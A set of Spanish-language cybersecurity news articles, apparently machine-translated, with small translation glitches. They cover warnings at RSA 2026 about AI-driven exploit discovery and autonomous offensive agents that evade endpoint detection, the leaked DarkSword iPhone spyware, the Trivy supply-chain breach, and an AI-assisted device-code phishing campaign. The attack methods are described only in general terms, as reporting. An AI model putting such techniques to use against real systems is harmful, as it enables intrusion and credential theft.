Los líderes de seguridad dicen que los próximos dos años van a ser «una locura»

SAN FRANCISCO— Cada conferencia RSA tiene sus palabras de moda. Nube. ransomware. Confianza cero. Colocado en todo el complejo Moscone Center de 87 acres en cada stand, pancarta y barra. Este año fue la IA, y los proveedores ofrecieron soluciones basadas en IA para todos los problemas de seguridad imaginables. Pero 2026 se destacó por una razón diferente: los líderes de la industria pasaron la conferencia advirtiendo sobre la disrupción de la misma tecnología que todos vendían.

En una conversación exclusiva con CyberScoop en la conferencia de este año, Kevin Mandia, fundador de la empresa de seguridad de IA armadinMorgan Adamski, ex director ejecutivo del Comando Cibernético de EE. UU., y Alex Stamos, investigador y ex director de seguridad de varias empresas tecnológicas importantes, dijeron que la industria está entrando en lo que describieron como un período de agitación sin precedentes de dos a tres años, impulsado por sistemas de inteligencia artificial que están descubriendo vulnerabilidades exponencialmente más rápido de lo que los defensores pueden responder y amenazando con dejar obsoletas décadas de prácticas de seguridad.

«Estamos justo en el punto de inflexión que va a ser bastante loco, al menos dos o tres años», dijo Stamos, describiendo un futuro a corto plazo en el que los sistemas de inteligencia artificial inundarán el panorama de amenazas con exploits funcionales mientras las organizaciones luchan por parchear las vulnerabilidades más rápido de lo que los atacantes pueden convertirlas en armas.

Mandia expresó la línea de tiempo de manera más directa. «Es una tormenta perfecta para la ofensiva durante el próximo año o dos», dijo.

El principal problema, según los ejecutivos, es la velocidad. La IA ha hecho que el descubrimiento de vulnerabilidades sea casi trivial, mientras que su remediación requiere tiempo y esfuerzo, lo que crea una brecha cada vez mayor que favorece a los atacantes en todas las etapas de la cadena de destrucción.

«Debido a la asimetría en el dominio cibernético, donde una persona en ataque puede crear trabajo para millones de defensores, la velocidad aprovecha esa asimetría», dijo Mandia. «A corto plazo, los atacantes tienen una ventaja, ya que empiezan a utilizar modelos y agentes para realizar gran parte de la ofensiva».

El descubrimiento de errores se vuelve exponencial

El cambio ya está en marcha. Stamos, quien actualmente es director de seguridad en Corridor, dijo que las empresas modelo de base tienen miles de errores descubiertos a través de análisis asistidos por IA y que carecen de la capacidad de verificar o parchear.

«El descubrimiento de exploits se ha vuelto exponencial», dijo Stamos. «Lo que aún no hemos visto que se vuelva exponencial es conectarlo a un código shell funcional que eluda las protecciones de los procesadores modernos. Pero tal vez dentro de seis meses o un año» la IA generará exploits sofisticados bajo demanda.

Señaló ejemplos de sistemas de inteligencia artificial que descubrieron vulnerabilidades en códigos de décadas de antigüedad que habían sido revisados ​​por miles de desarrolladores e investigadores de seguridad profesionales. En un caso, dijo, un sistema de inteligencia artificial identificó una falla en el código fundamental del kernel de Linux que los humanos habían pasado por alto durante años.

«Este sistema superinteligente fue capaz de encontrar una manera de manipular la máquina hasta un lugar que, cuando miras el error, no estoy seguro de cómo un humano podría haberlo encontrado», dijo Stamos.

El ritmo de los descubrimientos está creando lo que Stamos llamó “un enorme problema de acción colectiva”. Cada generación sucesiva de modelos de IA podría revelar cientos de nuevas vulnerabilidades en el mismo software fundamental. «Es muy posible que todo este desarrollo que hemos realizado en lenguajes que no son seguros para la memoria, sin métodos formales, nada de eso sea realmente seguro en presencia de máquinas superinteligentes para encontrar errores», dijo. «En cuyo caso necesitamos reconstruir masivamente la infraestructura básica en la que todos trabajamos. Y nadie está haciendo eso».

El cronograma para cuando esas capacidades sean ampliamente accesibles se mide en meses. Cuando los modelos chinos de código abierto, como DeepSeek o Qwen de Alibaba, alcancen los niveles de capacidad actuales del modelo de base estadounidense, dijo Stamos, «todos los jóvenes de 19 años en San Petersburgo tendrán la misma capacidad» que los investigadores de vulnerabilidad de élite.

Los modelos entrenados con el código shell existente ya son «razonablemente buenos» para generar código de explotación, dijo, y pueden ser capaces de producir vulnerabilidades de nivel EternalBlue en un año. Ese exploit desarrollado por la NSA, filtrado en 2017, se utilizó en los ataques WannaCry y NotPetya y siguió siendo efectivo durante años debido a lo difícil que era desarrollar tales capacidades.

«Imagínese cuando esté disponible bajo demanda», dijo Stamos.

Agentes que ya operan más allá de la escala humana

La empresa de Mandia, Armadin, ha creado agentes de inteligencia artificial capaces de penetrar de forma autónoma en la red que, según él, serían devastadores si se implementaran de forma maliciosa. A diferencia de los atacantes humanos que deben escribir comandos manualmente y esperar resultados, los agentes de IA operan en cientos de subprocesos simultáneamente, interpolando las salidas de los comandos antes de que lleguen y lanzando acciones de seguimiento en microsegundos.

«La escala, el alcance y la recuperación total de un agente de IA que te compromete y te ataca no es humanamente comprensible», dijo Mandia, quien fundó Mandiant y se desempeñó como director ejecutivo de 2016 a 2024. «Si a la antigua usanza era un equipo rojo que entrara, hay un humano en un teclado escribiendo comandos. Eso es una broma en comparación con» lo que los agentes de IA pueden hacer.

Esos agentes pueden evadir los sistemas de respuesta y detección de puntos finales en menos de una hora, dijo, y operar a velocidad humana para evitar mecanismos de detección que limiten la velocidad. Una vez dentro de una red, un agente de IA puede analizar documentación, capturas de paquetes y manuales técnicos más rápido de lo que los humanos pueden leerlos, diseñando ataques adaptados a sistemas de control específicos sobre la marcha.

“Cuando construyes la ofensiva, te asusta muchísimo”, dijo Mandia. «Si hoy dejamos salir al animal de la jaula, nadie estará preparado para ello».

Dijo que Armadin probó recientemente una empresa Fortune 150 con un sólido equipo de seguridad y encontró vulnerabilidades de ejecución remota de código o rutas de fuga de datos en cada aplicación probada. «Ambos estábamos en shock», dijo.

El cambio cambia las preguntas fundamentales que hacen los foros después de las pruebas de penetración. Históricamente, los directores querían saber la probabilidad de que ocurriera un ataque demostrado en el mundo real. «En la era de los humanos, nunca se podría responder», dijo Mandia. «Pero con la IA, es 100 por ciento. Está por llegar y será más barata y más efectiva al mismo tiempo».

Los defensores se enfrentan a plazos imposibles

La compresión de los cronogramas de los ataques está chocando con realidades organizacionales que avanzan en la dirección opuesta. Adamski, quien ahora es el líder en EE. UU. del negocio de Riesgo Cibernético, de Datos y Tecnológico de PwC, dijo que los directores de seguridad de la información enfrentan presiones de las juntas directivas para adoptar la IA rápidamente, a menudo con objetivos explícitos de reducir la plantilla, incluso cuando los requisitos de cumplimiento permanecen sin cambios y el panorama de amenazas se acelera.

«Los CISO se están viendo presionados porque no pueden detener la adopción debido a la demanda de la junta directiva, del director ejecutivo», dijo Adamski. «Ninguno de los requisitos de SOC 2 ha cambiado. ISO 27000, cualquier cosa que ayude a las personas a avanzar desde una perspectiva de cumplimiento, todas esas reglas son exactamente las mismas».

Stamos dijo que los ciclos de parches ilustran el desajuste. Mientras que antes sólo los adversarios sofisticados podían aplicar ingeniería inversa a las actualizaciones del martes de parches de Microsoft para desarrollar exploits, la IA democratizará esa capacidad. “Podrás colocar el parche en Ghidraconducido por un agente, y proponer [an exploit]», dijo. «Parche el martes, explote el miércoles».

Muchos CISO están intentando incorporar capacidades de IA a las operaciones de seguridad existentes, un enfoque que los ejecutivos consideran insuficiente. «No están dando un paso atrás y mirando el panorama más amplio, que tenemos un problema fundamental y mucho más holístico en términos de cómo reimaginar y rehacer todo un ecosistema de ciberdefensa que esté impulsado únicamente por IA de máquina a máquina», dijo Adamski.

Evitando la caja de Pandora

Las implicaciones para la seguridad nacional agravan el problema. Mientras otros exlíderes gubernamentales hablaron en la conferencia sobre lo que vieron como un desliz de Estados Unidos en materia de ciberseguridad ofensiva, los tres líderes de la industria hablaron sobre lo que creen que los estados-nación han desarrollado con el uso de la IA.

«Creo que en este momento estamos viendo menos del 50 por ciento de la capacidad de IA de los estados-nación modernos», dijo Mandia. «No están presionando. Nadie quiere ser el primero en abrir esa puerta».

Stamos dijo que el ritmo operativo favorece a los adversarios estadounidenses. Los servicios de inteligencia rusos pueden observar y registrar datos de cientos de empresas afectadas por ransomware diariamente, utilizando esa experiencia operativa para entrenar modelos ofensivos de IA. «No tenemos ese tipo de ritmo operativo en Estados Unidos», dijo.

Adamski dijo que cualquier capacidad de inteligencia artificial que Estados Unidos desarrolle para operaciones cibernéticas ofensivas conlleva riesgos inherentes. «Cualquier cosa que introduzcas, lo estás introduciendo en un ecosistema que ellos pueden utilizar con nosotros», dijo.

Stamos dijo que el impacto de la IA en la ciberseguridad probablemente producirá consecuencias dañinas antes que otros dominios porque el umbral para las operaciones cibernéticas ya es bajo. «Permitimos que un martes suceda en el mundo cibernético lo que consideraríamos un acto de guerra si fuera en cualquier otro contexto», dijo. «Creo que aquí es donde la IA se utilizará primero para dañar a las personas, en el ámbito cibernético».

Dos años, tal vez

Los ejecutivos ofrecieron un optimismo limitado en cuanto a que la IA también podría acelerar las capacidades defensivas, principalmente haciendo que las pruebas de seguridad sean asequibles a escala y permitiendo sistemas de respuesta autónomos. Pero el cronograma sobre cuándo las capacidades defensivas podrían ponerse al día depende de la acción inmediata.

«Dos años si somos buenos», dijo Stamos. «Dos años es el mínimo si realmente comenzamos a arreglar el código y a refactorizar cosas en lenguajes de tipo seguro utilizando métodos formales».

Mandia se mostró optimista “dentro de unos años” si la IA ofensiva construida por los defensores entrena con éxito sistemas defensivos autónomos. Pero reconoció que la situación actual es terrible. Las organizaciones necesitarán sistemas autónomos capaces de poner inmediatamente en cuarentena el comportamiento anómalo, dijo, porque los plazos tradicionales de detección y respuesta colapsarán.

«No tendrás tiempo para llamar a Mandiant un jueves por la tarde, conseguir gente y firmar un contrato», dijo Mandia. «Tendrás que poder responder a la velocidad de una máquina».

Stamos dijo que los defensores deben asumir que no pueden solucionar el problema y centrarse en la defensa en profundidad, particularmente en torno al movimiento lateral y la persistencia, que siguen siendo más difíciles de automatizar para la IA que la explotación inicial.

Pero incluso eso supone que las organizaciones tengan tiempo para prepararse. Los ejecutivos sugirieron que esa ventana se está cerrando rápidamente, si es que no se ha cerrado ya para siempre.

Adamski resumió el ajuste de cuentas al que se enfrenta la industria: «La IA potencialmente nos hará pagar por los pecados de ayer».

Greg Otto

Escrito por Greg Otto

Greg Otto es el editor en jefe de CyberScoop y supervisa todo el contenido editorial del sitio web. Greg ha dirigido una cobertura de ciberseguridad que ha ganado varios premios, incluidos los de la Sociedad de Periodistas Profesionales y la Sociedad Estadounidense de Editores de Publicaciones Empresariales. Antes de unirse a Scoop News Group, Greg trabajó para Washington Business Journal, US News & World Report y WTOP Radio. Tiene una licenciatura en periodismo televisivo de la Universidad de Temple.

La filtración de GitHub de DarkSword amenaza con convertir el hackeo de iPhone de élite en una herramienta para las masas

El software espía de iOS filtrado tiene a algunos profesionales de la ciberseguridad generando alarmas urgentes sobre posibles compromisos masivos del iPhone, un desarrollo que se combina siniestramente con el reciente descubrimiento de dos sofisticados kits de explotación de iOS.

Al mismo tiempo, otros expertos dicen que las funciones defensivas de Apple para los iPhone siguen siendo de élite. Pero varios factores han creado circunstancias sin precedentes: la accesibilidad pública de una versión de DarkSword, poco después del descubrimiento de la versión original de DarkSword y el descubrimiento anterior de un kit similar conocido como Coruña, y un mercado creciente para exploits para iPhone impulsado por su alto valor como objetivos.

Allan Liska, jefe de seguridad de la información de Recorded Future, dijo que estaba preocupado por lo que la versión filtrada de DarkSword podría hacer para «democratizar» las vulnerabilidades del iPhone.

«En este momento, las explotaciones del iPhone se encuentran entre las más costosas de investigar e implementar, por lo que han sido, en gran medida, dominio de los estados-nación», dijo. «Si alguien puede explotar un iPhone, de repente algo que ha logrado ser relativamente seguro ahora tendrá una superficie de ataque mucho mayor».

Google, iVerify y Lookout publicaron una investigación la semana pasada sobre el descubrimiento de DarkSword, centrada en Ucrania. Google también dijo que vio objetivos en Arabia Saudita, Turquía y Malasia. Y eso fue antes de que apareciera una versión en GitHub, un desarrollo TechCrunch reportado por primera vez y Google e iVerify lo han analizado. (La semana anterior, iVerify y Google descubrieron Coruña. Google se negó a hacer más comentarios para esta historia).

«Es extremadamente alarmante que esto se haya filtrado en GitHub», dijo Rocky Cole, cofundador de iVerify. «Supongo que se está utilizando en todo el mundo, incluido aquí en los Estados Unidos».

Cientos de millones de iPhones con iOS 18 podrían ser vulnerables a DarkSword.

«Creo que los principales problemas aquí son bastante claros: las personas que tienen dispositivos vulnerables deberían actualizarlos lo antes posible», dijo Eva Galperin, directora de ciberseguridad de Electronic Frontier Foundation. «Es muy probable que estas vulnerabilidades se estén utilizando ahora mismo para explotar dispositivos vulnerables a escala, lo cual es inusual para los productos Apple».

El problema de la propagación

Coruña era lo suficientemente preocupante para Apple que tomó la rara medida de respaldar las actualizaciones de seguridad a versiones aún más antiguas de iOS, dijo Cole. El temor, dijo, era que pudiera ser gusano, capaz de propagarse desde un dispositivo a través de mensajes de texto a todos los que están en la lista de contactos de un teléfono.

Pero Cole dijo que Apple no ha lanzado actualizaciones similares centradas en la seguridad para iOS 18, por razones que desconoce.

Apple ha enfatizado los parches que ha publicado, instó a los usuarios a actualizar sus teléfonos y promocionó el modo de bloqueo como defensa contra el software espía.

«Los dispositivos Apple están diseñados con múltiples capas de seguridad para proteger contra una amplia gama de amenazas potenciales, y todos los días los equipos de seguridad de Apple en todo el mundo trabajan incansablemente para proteger los dispositivos y los datos de los usuarios», dijo la portavoz de Apple, Sarah O'Rourke. «Mantener su software actualizado es lo más importante que puede hacer para mantener la seguridad de sus productos Apple, y los dispositivos con software actualizado no estaban en riesgo de sufrir estos ataques reportados».

El uso generalizado de los iPhone los convierte en objetivos de alto valor, lo que alimenta un próspero mercado de exploits. Coruña y DarkSword son indicadores de esta creciente demanda.

«Es hora de que las organizaciones comiencen a pensar en la seguridad móvil de la misma manera que piensan en la seguridad de las computadoras de escritorio, es decir, que todos saben cómo proteger su computadora portátil», dijo Cole. Y en el caso de la caza de exploits para iPhone en particular, «se está empezando a ver que la gente lo hace a nivel masivo». Además, el mercado de reventa es tal que los exploits que antes eran exclusivos ya no lo son, y la IA hace que sea aún más fácil personalizarlos en el código, afirmó.

DarkSword ha llamado la atención federal: la Agencia de Seguridad de Infraestructura y Ciberseguridad agregó esta semana vulnerabilidades que DarkSword explota a la lista que las agencias federales debe parchear.

La cantidad de personas que todavía usan iOS 18 es grande, hasta el 25% de todos los iPhone. Cole dijo que varios factores están contribuyendo a esto, como que los usuarios desconfían de la inteligencia artificial integrada de iOS 26 o de la interfaz Liquid Glass.

Galperin dijo: «Hay muchas razones por las que las personas no mantienen sus dispositivos actualizados, por lo que cuando les digo a las personas 'simplemente parcheen sus cosas', creo que es importante darse cuenta de que hay circunstancias en las que es más fácil decirlo que hacerlo».

Defensas probadas a pesar de los crecientes riesgos

A pesar de las preocupaciones, Cole le dio crédito al iPhone por sus altos estándares de seguridad, en particular por su tienda de aplicaciones.

Para Natalia Krapiva, asesora jurídica y tecnológica senior de Access Now, una conclusión clave es la preocupante proliferación de software espía comercial y capacidades de intrusión cibernética.

“Esto es exactamente sobre lo que los activistas de derechos humanos y los investigadores de seguridad digital han estado advirtiendo a los gobiernos y las empresas: en ausencia de una regulación efectiva para la industria, estos exploits saldrán a la luz y terminarán en manos de adversarios como Rusia, China, Irán o, como en el caso de DarkSword, se filtrarán en línea para que cualquier delincuente los utilice”, dijo.

Por otro lado, el modo de bloqueo y la aplicación de la integridad de la memoria de Apple son medidas defensivas de primer nivel, dijo Krapiva. «Aún no hemos visto ningún iPhone con modo de bloqueo infectado infectado con software espía», afirmó.

«Creo que seguiremos viendo más intentos de explotar los dispositivos Apple y Android a medida que mejoren la seguridad de su software y hardware», afirmó. «Es el viejo juego del gato y el ratón».

Adam Boynton, gerente senior de estrategia empresarial de Jamf, dijo que lo sucedido con Coruña y DarkSword es evidencia del éxito de Apple.

«Lo que es alentador aquí es que el modelo de seguridad de Apple funciona», afirmó. «Coruña omite los dispositivos que ejecutan las últimas versiones de iOS y evita por completo aquellos con el modo de bloqueo habilitado. Esa es una fuerte validación de las defensas que Apple ha construido.

«DarkSword refuerza el mismo principio», continuó. «Cuando Coruña apuntó a versiones anteriores de iOS, DarkSword demuestra que incluso las versiones relativamente actuales pueden ser atacadas por actores determinados. Apple actuó rápidamente para parchear las vulnerabilidades involucradas, y los dispositivos que ejecutan el último iOS están protegidos».

Tim Starks

Escrito por Tim Starks

Tim Starks es reportero senior de CyberScoop. Sus paradas anteriores incluyen trabajar en The Washington Post, POLITICO y Congressional Quarterly. Originario de Evansville, Indiana, se ocupa de la ciberseguridad desde 2003. Envíe un correo electrónico a Tim aquí: tim.starks@cyberscoop.com.

Los expertos advierten sobre una ola de extorsión «ruidosa y agresiva» tras el hackeo de Trivy

SAN FRANCISCO – Mandiant está respondiendo a un importante ataque en curso a la cadena de suministro que involucra el compromiso de Trivy, una herramienta de código abierto ampliamente utilizada de Aqua Security que está diseñada para encontrar vulnerabilidades y configuraciones erróneas en repositorios de código.

Las consecuencias del ataque, que se detectó por primera vez el 19 de marzo, son extensas y plantean un riesgo sustancial de compromisos posteriores e intentos amenazantes de extorsión.

«Conocemos más de 1.000 entornos SaaS afectados en este momento que están lidiando activamente con esta campaña de amenazas en particular», dijo Charles Carmakal, director de tecnología de Mandiant Consulting, durante una sesión informativa sobre amenazas celebrada junto con la Conferencia RSAC 2026. “Esas más de mil víctimas probablemente se expandirán a otras 500, otras 1.000, tal vez otras 10.000”.

Los atacantes robaron un token de acceso privilegiado y establecieron un punto de apoyo en el proceso de automatización del repositorio de Trivy explotando una mala configuración en el entorno GitHub Actions de la herramienta a finales de febrero, dijo Aqua Security en un publicación de blog.

El 1 de marzo, la empresa intentó bloquear una infracción en curso cambiando sus credenciales. Más tarde se dieron cuenta de que el intento falló, lo que permitió al atacante permanecer en el sistema utilizando inicios de sesión válidos. Los atacantes publicaron versiones maliciosas de Trivy el 19 de marzo.

«Si bien esta actividad inicialmente pareció ser un evento aislado, fue el resultado de un ataque más amplio y de múltiples etapas a la cadena de suministro que comenzó semanas antes», dijo Aqua Security en la publicación del blog.

Al comprometer la herramienta, los atacantes obtuvieron acceso a secretos de muchas organizaciones, dijo Carmakal. «Probablemente habrá muchos otros paquetes de software, ataques a la cadena de suministro y una variedad de otros compromisos como resultado de lo que está sucediendo en este momento».

Mandiant espera que en los próximos meses se produzcan revelaciones generalizadas de infracciones, ataques posteriores y una variedad de impactos posteriores.

Los atacantes, que la empresa de respuesta a incidentes aún no ha identificado, están colaborando con múltiples grupos de amenazas con sede principalmente en Estados Unidos, Canadá y el Reino Unido. Estos ciberdelincuentes “son conocidos por ser excepcionalmente agresivos con su extorsión”, dijo Carmakal. «Son muy ruidosos, muy agresivos».

Mandiant todavía está trabajando para identificar la raíz del ataque inicial. «No podemos decir exactamente cómo se robaron esas credenciales, porque creemos que esas credenciales no fueron robadas del entorno de la víctima», dijo Carmakal.

Las credenciales probablemente fueron robadas de otro entorno de nube, un subcontratista de procesos comerciales, un socio o la computadora personal de un ingeniero, agregó.

Aqua dijo que Sygnia, que está investigando el ataque y ayudando en los esfuerzos de remediación, identificó el domingo actividad sospechosa adicional que involucra cambios no autorizados y cambios en el repositorio, actividad que es consistente con el comportamiento observado previamente del atacante.

«Este desarrollo sugiere que el incidente es parte de un ataque continuo y en evolución, en el que el actor de la amenaza restablece el acceso. Nuestra investigación se centra activamente en validar que todas las rutas de acceso hayan sido identificadas y completamente cerradas», dijo la compañía.

Aqua, en su última actualización del martes, dijo que continúa revocando y rotando credenciales en todos los entornos y afirmó que todavía no hay indicios de que sus productos comerciales se vean afectados.

Actualmente, muchos atacantes están utilizando el acceso como arma y probablemente apuntan a víctimas adicionales, cediendo a posibles intentos de extorsión y comprometiendo software adicional, dijo Carmakal.

«Va a ser un resultado diferente para muchas organizaciones diferentes», afirmó. «Este será un foco muy concentrado de los adversarios y su grupo de expansión de socios con los que están colaborando en este momento».

Matt Kapko

Escrito por Matt Kapko

Matt Kapko es reportero de CyberScoop. Su ámbito incluye delitos cibernéticos, ransomware, defectos de software y (mala) gestión de vulnerabilidades. El californiano de toda la vida comenzó su carrera periodística en 2001 con paradas anteriores en Cybersecurity Dive, CIO, SDxCentral y RCR Wireless News. Matt tiene una licenciatura en periodismo e historia de la Universidad Estatal de Humboldt.

Una campaña de phishing impulsada por IA ha comprometido a cientos de organizaciones

A campaña de phishing vinculado al servicio de alojamiento en la nube de IA Railway ha dado a los piratas informáticos acceso a las cuentas en la nube de Microsoft para cientos de empresas, según investigadores de Huntress.

Rich Mozeleski, gerente de producto del equipo de identidad de Huntress, dijo a CyberScoop que la campaña está actualmente vinculada a un actor más pequeño y aproximadamente una docena de direcciones IP, pero ha logrado comprometer cientos de objetivos en las últimas semanas.

A principios de marzo comprometía unas pocas docenas de objetivos por día, pero a partir del 3 de marzo hubo un “aumento masivo” en ese ritmo. Mozeleski dijo que, además de ser más sofisticado de lo habitual, no se utilizaron correos electrónicos ni dominios idénticos, lo que llevó a los investigadores a sospechar que pudieron haber sido generados a través de herramientas de inteligencia artificial. Las plantillas iban desde señuelos de correo electrónico tradicionales hasta códigos QR y sitios cooptados para compartir archivos.

“Solo la cantidad fue como si se hubiera abierto la Caja de Pandora, y la eficacia estaba por las nubes”, dijo Mozeleski.


Un señuelo de phishing de descarga de archivos personalizado utilizado en la campaña. Los investigadores creen que los atacantes utilizaron IA para generar señuelos únicos a escala. (Fuente: Cazadora)

Un señuelo de phishing de descarga de archivos personalizado utilizado en la campaña. Los investigadores creen que los atacantes utilizaron IA para generar señuelos únicos a escala. (Fuente: Cazadora)

La campaña de phishing explota el flujo de autenticación de Microsoft para dispositivos como televisores inteligentes, impresoras y terminales, lo que le otorga al atacante tokens OAuth válidos para esa cuenta por hasta 90 días sin necesidad de contraseña o autenticación multifactor.

En última instancia, Huntress ha visto a cientos de sus clientes caer en estafas de phishing, aunque afirman haber evitado la actividad posterior al compromiso en todos los casos. Pero también creen que sus clientes representan sólo una pequeña fracción del probable conjunto total de víctimas, que podría ascender a miles.

Las entidades afectadas abarcan una variedad de sectores: empresas de construcción y comercio, bufetes de abogados, organizaciones sin fines de lucro, bienes raíces, manufactura, finanzas y seguros, atención médica, gobierno y organizaciones de seguridad pública se encontraban entre las 344 víctimas detalladas en el blog de Huntress.

Para proteger a los clientes, Mozeleski dijo que Huntress emitió el miércoles una actualización de la política de acceso condicional a 60.000 inquilinos de la nube de Microsoft en correos electrónicos provenientes de dominios Railway, un acto que describió como «nada que hayamos hecho antes».

Armando la infraestructura codificada por vibraciones

Los investigadores creen que los atacantes estaban utilizando la plataforma como servicio de Railway, creada para ayudar a los no codificadores a crear sitios web y herramientas, para activar la infraestructura de recolección de credenciales para la campaña.

Al utilizar dominios comprometidos y lanzar señuelos personalizados, los correos electrónicos de phishing evitan la mayoría de las soluciones comerciales de filtrado de correo electrónico. No está claro si utilizaron la herramienta de inteligencia artificial de Railway o una separada para generar los señuelos. De cualquier manera, todos los ataques que Huntress ha observado provienen de la infraestructura IP de Railway.com.

En respuesta a las preguntas de CyberScoop el viernes, el ingeniero de soluciones ferroviarias Angelo Saraceno dijo que la compañía está al tanto del incidente y Huntress se puso en contacto por primera vez el 6 de marzo con respecto al tráfico de phishing que se origina desde una dirección IP específica y tres dominios. “Las cuentas asociadas fueron prohibidas y los dominios bloqueados”, dijo Saraceno.

«Nuestras heurísticas están diseñadas para detectar correlaciones: tarjetas de crédito repetidas, fuentes de código compartidas, infraestructura superpuesta», escribió en un correo electrónico. «Cuando una campaña evita esas señales, llega más lejos de lo que nos gustaría».

Saraceno calificó la detección de fraudes de Railway como «un equilibrio» entre atrapar a los malos actores y verse inundado de falsos positivos, señalando un incidente en febrero, cuando un ajuste en el sistema automatizado de control de abusos de la empresa provocó una interrupción del servicio del cliente.

El viernes temprano, Mozeleski le dijo a CyberScoop que Huntress seguía viendo más de 50 compromisos por día vinculados a dominios de phishing de Railway. Cuando se le preguntó qué más podría haber hecho Railway para evitar el abuso de su plataforma, dijo que se podría mejorar la investigación y validación del uso gratuito de su producto. Señaló productos con pruebas similares, como MailChimp y HubSpot, que cuentan con controles y supervisión para que los usuarios no puedan «entrar en un millón de contactos y comenzar a enviar spam».

«No permitan que nadie entre, inicie una prueba, active recursos y comience a utilizar su infraestructura» para ataques cibernéticos, dijo.

Uno de los contrastes más sorprendentes de la campaña fue el uso de la IA para crear una infraestructura de phishing similar a la de un actor de amenazas patrocinado por el estado o un grupo cibercriminal avanzado al servicio de una estafa de phishing común y corriente.

Esto refuerza las advertencias de los expertos en ciberseguridad de que los ciberdelincuentes de bajo nivel, a menudo llamados “script kiddies” por su dependencia de herramientas de piratería automatizadas, están preparados para convertirse en uno de los mayores beneficiarios de la era de la IA generativa. El mes pasado, John Hultquist, analista jefe del Threat Intelligence Group de Google, dijo que espera que las herramientas de inteligencia artificial ayuden a «los grupos cibercriminales más pequeños más que a los piratas informáticos patrocinados por el estado».

Los testimonios en el sitio web de Railway promocionan la capacidad del servicio para ofrecer «escala automática vertical lista para usar», mientras que otro dijo que «hace que la creación de herramientas de terceros autohospedadas sea casi sin esfuerzo».

También puede darles una ventaja sobre las organizaciones víctimas que tienen políticas internas más restrictivas en torno al uso de la IA para la ciberdefensa.

«Estamos viendo a los delincuentes como los primeros impulsores de la IA», dijo Prakash Ramamurthy, director de productos de Huntress. «No tienen ningún reparo en la PII, no tienen ningún reparo en el entrenamiento de modelos… y este incidente, simplemente por el ritmo al que ha evolucionado, es una especie de testimonio de ello».

Derek B. Johnson

Escrito por Derek B. Johnson

Derek B. Johnson es reportero de CyberScoop, donde su área incluye la ciberseguridad, las elecciones y el gobierno federal. Antes de eso, ha brindado una cobertura galardonada de noticias sobre ciberseguridad en los sectores público y privado para varias publicaciones desde 2017. Derek tiene una licenciatura en periodismo impreso de la Universidad de Hofstra en Nueva York y una maestría en políticas públicas de la Universidad George Mason en Virginia.

Google agrega una espera de 24 horas para la descarga de aplicaciones no verificadas para reducir el malware y las estafas – CYBERDEFENSA.MX

Google el jueves anunciado un nuevo «flujo avanzado» para la descarga de Android que requiere un período de espera obligatorio de 24 horas para instalar aplicaciones de desarrolladores no verificados en un intento de equilibrar la apertura con la seguridad.

Los nuevos cambios se producen en el contexto de un mandato de verificación de desarrolladores que el gigante tecnológico anunció el año pasado que requiere que todas las aplicaciones de Android estén registradas por desarrolladores verificados para instalarse en dispositivos Android certificados. La medida, añadió, se hizo para detectar a los malos actores más rápidamente y evitar que distribuyan malware.

Esto también incluye escenarios potenciales en los que los ciberdelincuentes engañan a los usuarios desprevenidos que descargan dichas aplicaciones para que les otorguen privilegios elevados que permitan desactivar Play Protect, la función antimalware integrada en todos los dispositivos Android certificados por Google.

Ciberseguridad

Sin embargo, el requisitos de registro obligatorios ha sido recibió críticas de más de 50 desarrolladores de aplicaciones y mercados, incluidos F-Droid, Brave, The Electronic Frontier Foundation, Proton, The Tor Project, Vivaldi, quienes dicen que corren el riesgo de crear fricciones y barreras de entrada, y plantean preocupaciones sobre privacidad y vigilancia en ausencia de claridad sobre qué información personal deben proporcionar los desarrolladores, cómo se almacenarán, protegerán y utilizarán estos datos, y si podrían estar sujetos a solicitudes gubernamentales o procesos legales.

Como una forma de sofocar algunos de estos problemas espinosos, Google ha enfatizado que el flujo avanzado recientemente desarrollado permite a los usuarios avanzados mantener la capacidad de descargar aplicaciones de desarrolladores no verificados con un proceso único que requiere que sigan los pasos a continuación:

  • Habilite el modo desarrollador en la configuración del sistema.
  • Confirme que están dando este paso por su propia voluntad y que no están siendo entrenados.
  • Reinicie el teléfono y vuelva a autenticarse para evitar que un estafador controle las acciones que está realizando un usuario.
  • Espere un período de 24 horas y confirme que realmente están realizando este cambio con autenticación biométrica o PIN del dispositivo.
  • Instale aplicaciones de desarrolladores no verificados una vez que los usuarios comprendan los riesgos, ya sea de forma indefinida o por un período de siete días.

«En ese período de 24 horas, creemos que a los atacantes les resulta mucho más difícil persistir en su ataque», dijo el presidente del ecosistema Android, Sameer Samat. citado diciendo a Ars Técnica. «En ese tiempo, probablemente puedas descubrir que tu ser querido no está realmente encarcelado o que tu cuenta bancaria no está realmente bajo ataque».

